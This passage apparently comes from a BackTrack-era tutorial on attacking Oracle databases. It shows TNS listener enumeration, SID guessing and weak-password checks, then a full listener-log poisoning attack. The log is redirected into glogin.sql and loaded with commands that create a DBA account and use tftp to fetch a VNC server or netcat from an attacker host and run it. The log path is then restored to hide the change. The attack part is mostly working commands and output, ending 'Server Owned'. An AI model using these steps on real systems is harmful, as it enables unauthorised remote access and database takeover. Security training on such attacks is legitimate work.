
Check the version of the listener with the version command

```
tncmd10g.pl version -h 192.168.2.234
```

Get the status of the listener

```
tncmd10g.pl status -h 192.168.2.234
```

In Oracle 10g (with listener OS authentication), the listener returns an error message.




```

BT oracle # tncmd10g.pl version -h 192.168.2.234
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.234:1521
writing 90 bytes
reading
..M.....6..... (DESCRIPTION=(TMP=) (VSNNUM=169869568) (ERR=0));.....TNSLSNR for 32-bit
Windows: Version 10.2.0.1.0 - Production..TNS for 32-bit Windows: Version 10.2.0.1.0 - Production..W
indows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 10.2.0.1.0 - Production..W
indows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 10.2.0.1.0 - Production.....@
BT oracle # tncmd10g.pl status -h 192.168.2.234
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.234:1521
writing 89 bytes
reading
..a.....".U(DESCRIPTION=(ERR=12618) (VSNNUM=169869568) (ERROR_STACK=(ERROR=(CODE=12618) (EMFI=4))))
BT oracle #

```

Guess and/or bruteforce the SID

```
sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt
```




```

BT oracle # sidguess host=192.168.2.234 port=1521 sidfile=sid.txt
Sidguess 1.00 - 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

SID=xe
BT oracle #

```

Connect with sqlplus and the guessed SID




```
BT instantclient_10_2 # sqlplus system/alexora1@//192.168.2.234/xe
SQL*Plus: Release 10.2.0.2.0 - Production on Fri Oct 6 21:48:55 2006
Copyright (c) 1982, 2005, Oracle. All Rights Reserved.

Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production
SQL>
```

Check the passwords with checkpwd

```
checkpwd system/alexora1@//192.168.2.234/xe
default_passwords.txt
```




```
BT oracle # checkpwd system/alexora1@//192.168.2.234/xe default_passwords.txt
Checkpwd 1.12 - (c) 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

initializing Oracle client library
connecting to the database
retrieving users and password hash values
opening weak password list file
reading weak passwords list
checking passwords
SYS      OK [OPEN]
SYSTEM  OK [OPEN]
ANONYMOUS  OK [OPEN]
HR has weak password HR [OPEN]
MDSYS has weak password MDSYS [EXPIRED & LOCKED]
OUTLN has weak password OUTLN [EXPIRED & LOCKED]
DIP has weak password DIP [EXPIRED & LOCKED]
TSMSYS has weak password TSMSYS [EXPIRED & LOCKED]
FLOWS_FILES has weak password ORACLE [EXPIRED & LOCKED]
CTXSYS has weak password ORACLE [EXPIRED & LOCKED]
DBSNMP has weak password DBSNMP [EXPIRED & LOCKED]
FLOWS_020100 has weak password ORACLE [EXPIRED & LOCKED]
XDB has weak password ORACLE [EXPIRED & LOCKED]


Done. Summary:
  Passwords checked      : 3691
  Weak passwords found   : 10
  Elapsed time (min:sec) : 0:0
  Passwords / second     : 3691
BT oracle #
```

Hacking the TNS Listener (Oracle 8-9i Rel.2)

The first step in hacking the TNS Listener is to start the TFTP in the backtrack-menu. This step is optional could be used to upload executables to the database server



The TFTP-Server is normally running on port 69 with Home Directory /tmp.



Now we are copying an executable for the target platform (e.g. vncserver.exe, netcat) into the directory /tmp.

```

Shell - Konsole <3>
BT tmp # ls -la
total 312
drwxrwxrwt  7 root root    240 Nov  1 19:19 /
drwxr-xr-x  12 root root    260 Nov  1 17:34 ../
drwxrwxrwt  2 root root    100 Nov  1 17:48 .ICE-unix/
-r--r--r--  1 root root     11 Nov  1 17:48 .X0-lock
drwxrwxrwt  2 root root     80 Nov  1 17:48 .X11-unix/
drwx-----  3 root root     80 Nov  1 18:38 .wine-0/
drwx-----  2 root root    260 Nov  1 19:17 kde-root/
drwx-----  3 root root    320 Nov  1 19:16 ksocket-root/
-rw-r--r--  1 root root 145349 Nov  1 19:16 snapshot1.png
-rw-r--r--  1 root root   375 Nov  1 18:48 tns.txt
-rw-r--r--  1 root root 145349 Nov  1 19:19 vncserver.exe
BT tmp #
  
```

Now we must get the path of the ORACLE_HOME via the (unprotected) TNS Listener


```

Shell - TNScmd
BT oracle # tnsctl10g.pl status -h 192.168.2.238
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.238:1521
writing 89 bytes
reading
. ....6.....R. ......\..... (DESCRIPTION=(TMP=) (VSNNUM=153094144) (ERR=0) (ALIAS=LISTENER) (
SECURITY=OFF) (VERSION=TNLSNR for 32-bit Windows: Version 9.2.0.8.0 - Production) (START_DATE=29-OCT-200
6 20:16:00) (SIDNUM=1) (LOGFILE=c:\oracle\ora92\network\log\listener.log) (PRMFILE=C:\oracle\ora92\network
\admin\listener.ora) (TRACING=off) (UPTIME=25467894) (SNMP=OFF) (PID=1988)) .S..... (ENDPOINT=(HANDLER=(HA
NDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=CF45E7475AB6-4918-890F-93116FF59F
9E) (PRE=any) (SESSION=NS) (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc) (PIPE_NAME=\\.\pipe\EXTPROC0ipc))))), (ENDPO
INT=(HANDLER=(HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=370D900E82C5-45A3
-88A9-7C8ECC3B6B61) (PRE=any) (SESSION=NS) (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ora9207.rds.local) (PO
RT=1521))))), (ENDPOINT=(HANDLER=(STA=ready) (HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=
0) (HANDLER_ID=30B9EFFB0FB5-4E16-83E2-1A7F4F089BF0) (PRE=http) (SESSION=RAW) (DESCRIPTION=(ADDRESS=(PROTOCO
L=tcp) (HOST=ora9207.rds.local) (PORT=8080)) (Presentation=HTTP) (Session=RAW))))), (ENDPOINT=(HANDLER=(STA=
ready) (HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=742836E5DB0D-461B-A996-D
FADB737AD71) (PRE=FTP) (SESSION=RAW) (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ora9207.rds.local) (PORT=215
0)) (Presentation=FTP) (Session=RAW))))), (SERVICE=(SERVICE_NAME=PLSExtProc) (INSTANCE=(INSTANCE_
NAME=PLSExtProc) (NUM=1) (INSTANCE_STATUS=UNKNOWN) (NUMREL=1))), (SERVICE=(SERVICE_NAME=ora9207) (INSTANCE=(INSTANC
E_NAME=ora9207) (NUM=1) (INSTANCE_STATUS=UNKNOWN) (NUMREL=1)) (INSTANCE=(INSTANCE_NAME=ora9207) (NUM=2) (NUMREL
=1))), (SERVICE=(SERVICE_NAME=ora9207XDB) (INSTANCE=(INSTANCE_NAME=ora9207) (NUM=2) (NUMREL=1))), .....
.@
BT oracle #
  
```

The result of the previous command is the ORACLE_HOME (here: c:\oracle\ora92)

The next step is to change the name and directory of the logfile, e.g. c:\oracle\ora92\sqlplus\admin\glogin.sql.

Instead of modifying the glogin.sql it is also possible to put content into the .rhosts (a security aware DBA should NEVER run R*-Services on a Unix-Server) or we could upload authorized keys for SSH. This is not shown here.




```

Shell - TNScmd
BT oracle # tnscommand10g.pl --rawcmd "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=) (HOST=) (USER=)) (COMMAND=LOG_FILE) (ARGUMENTS=4) (SERVICE=LISTENER) (VERSION=1) (VALUE=c:\oracle\ora92\sqlplus\admin\glogin.sql)))" -h 192.168.2.238
sending (DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=) (HOST=) (USER=)) (COMMAND=LOG_FILE) (ARGUMENTS=4) (SERVICE=LISTENER) (VERSION=1) (VALUE=c:\oracle\ora92\sqlplus\admin\glogin.sql))) to 192.168.2.238:1521
writing 225 bytes
reading
....." ..u(DESCRIPTION=(TMP=) (VSNNUM=153094144) (ERR=0) (COMMAND=LOG_FILE) (LOGFILENAME=c:\oracle\ora92\sqlplus\admin\glogin.sql))
BT oracle #
  
```

Now we are writing OS commands (download and execute binary from TFTP server) and SQL commands to the listener log file:

```


tnscommand10g.pl -h 192.168.2.238 --rawcmd "(CONNECT_DATA=((
set term off
create user backtrack20 identified by backtrack20;
grant dba to backtrack20;
host tftp -I 192.168.2.30 GET vncserver.exe vncserver.exe
host vncserver
set term on
"
  
```



```

Shell - TNScmd
BT oracle # tnscommand10g.pl -h 192.168.2.238 --rawcmd "(CONNECT_DATA=((
set term off
create user backtrack20 identified by backtrack20;
grant dba to backtrack20;
host tftp -i 192.168.2.30 GET vncserver.exe vncserver.exe
host vncserver
set term on
"
sending (CONNECT_DATA=((
set term off
create user backtrack20 identified by backtrack20;
grant dba to backtrack20;
host tftp -i 192.168.2.30 GET vncserver.exe vncserver.exe
host vncserver
set term on
to 192.168.2.238:1521
writing 250 bytes
reading
....." ..5.?.....@(DESCRIPTION=(ERR=1153) (VSNNUM=153094144) (ERROR_STACK=(ERROR=(CODE=1153) (EMFI=4) (
ARGS='(CONNECT_DATA=((.set term off.create user backtrack20 identified by backtrack20;.grant dba to bac
ktrack20;.host tftp -i 192.168.2.30 GET vncserver.exe vncserver.exe.host vncserver.set term on'))(ERROR
=(CODE=303) (EMFI=1))))
BT oracle #
  
```


Now we are changing the value of the listener.log back to the original value



```

Shell - TNScmd
BT oracle # tnscommand10g.pl --rawcmd "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=) (HOST=) (USER=)) (COMMAND=LOG_FILE) (ARGUMENTS=4) (SERVICE=LISTENER) (VERSION=1) (VALUE=c:\oracle\ora92\network\admin\listener.log)))"
-h 192.168.2.238
sending (DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=) (HOST=) (USER=)) (COMMAND=LOG_FILE) (ARGUMENTS=4) (SERVICE=LISTENER) (VERSION=1) (VALUE=c:\oracle\ora92\network\admin\listener.log))) to 192.168.2.238:1521
writing 227 bytes
reading
.....".w(DESCRIPTION=(TMP=) (VSNNUM=153094144) (ERR=0) (COMMAND=LOG_FILE) (LOGFILENAME=c:\oracle\ora92\network\admin\listener.log))
BT oracle #
    
```

The next time the DBA is using sqlplus on the database server, the code in the glogin.sql is executed, vnsrver.exe (or netcat) is downloaded and executed.



```

C:\> Command Prompt - sqlplus system
Microsoft Windows XP [Version 5.1.2600.1
(C) Copyright 1985-2001 Microsoft Corp.

c:\tools>sqlplus system

SQL*Plus: Release 9.2.0.8.0 - Production on Wed Nov 1 19:49:24 2006
Copyright (c) 1982, 2002, Oracle Corporation. All rights reserved.

Enter password:

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.8.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.8.0 - Production

SP2-0734: unknown command beginning "01-NOV-200..." - rest of line ignored.
Transfer successful: 145349 bytes in 1 second, 145349 bytes/s

SP2-0734: unknown command beginning "NL-00303: ..." - rest of line ignored.
SQL>
    
```

Now we use vnc to connect to the client. Or we can connect with our newly created user backtrack20 to connect to the database.

```
Shell - TNScmd
BT instantclient_10_2 # sqlplus backtrack20/backtrack20@//192.168.2.238/ora9207
SQL*Plus: Release 10.2.0.2.0 - Production on Wed Nov 1 19:54:06 2006
Copyright (c) 1982, 2005, Oracle. All Rights Reserved.

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.8.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.8.0 - Production

SQL> desc dba_users
Name                               Null?    Type
-----
USERNAME                            NOT NULL VARCHAR2(30)
USER_ID                              NOT NULL NUMBER
PASSWORD                             VARCHAR2(30)
ACCOUNT_STATUS                       NOT NULL VARCHAR2(32)
LOCK_DATE                             DATE
EXPIRY_DATE                           DATE
DEFAULT_TABLESPACE                   NOT NULL VARCHAR2(30)
TEMPORARY_TABLESPACE                 NOT NULL VARCHAR2(30)
CREATED                              NOT NULL DATE
PROFILE                              NOT NULL VARCHAR2(30)
INITIAL_RSRC_CONSUMER_GROUP           VARCHAR2(30)
EXTERNAL_NAME                         VARCHAR2(4000)
```

**GAME OVER –
Server Owned.**

Privilege Escalation

There are various ways to do a privilege escalation.

dbms_export_extension (Oracle 8i – 10.2.0.2)

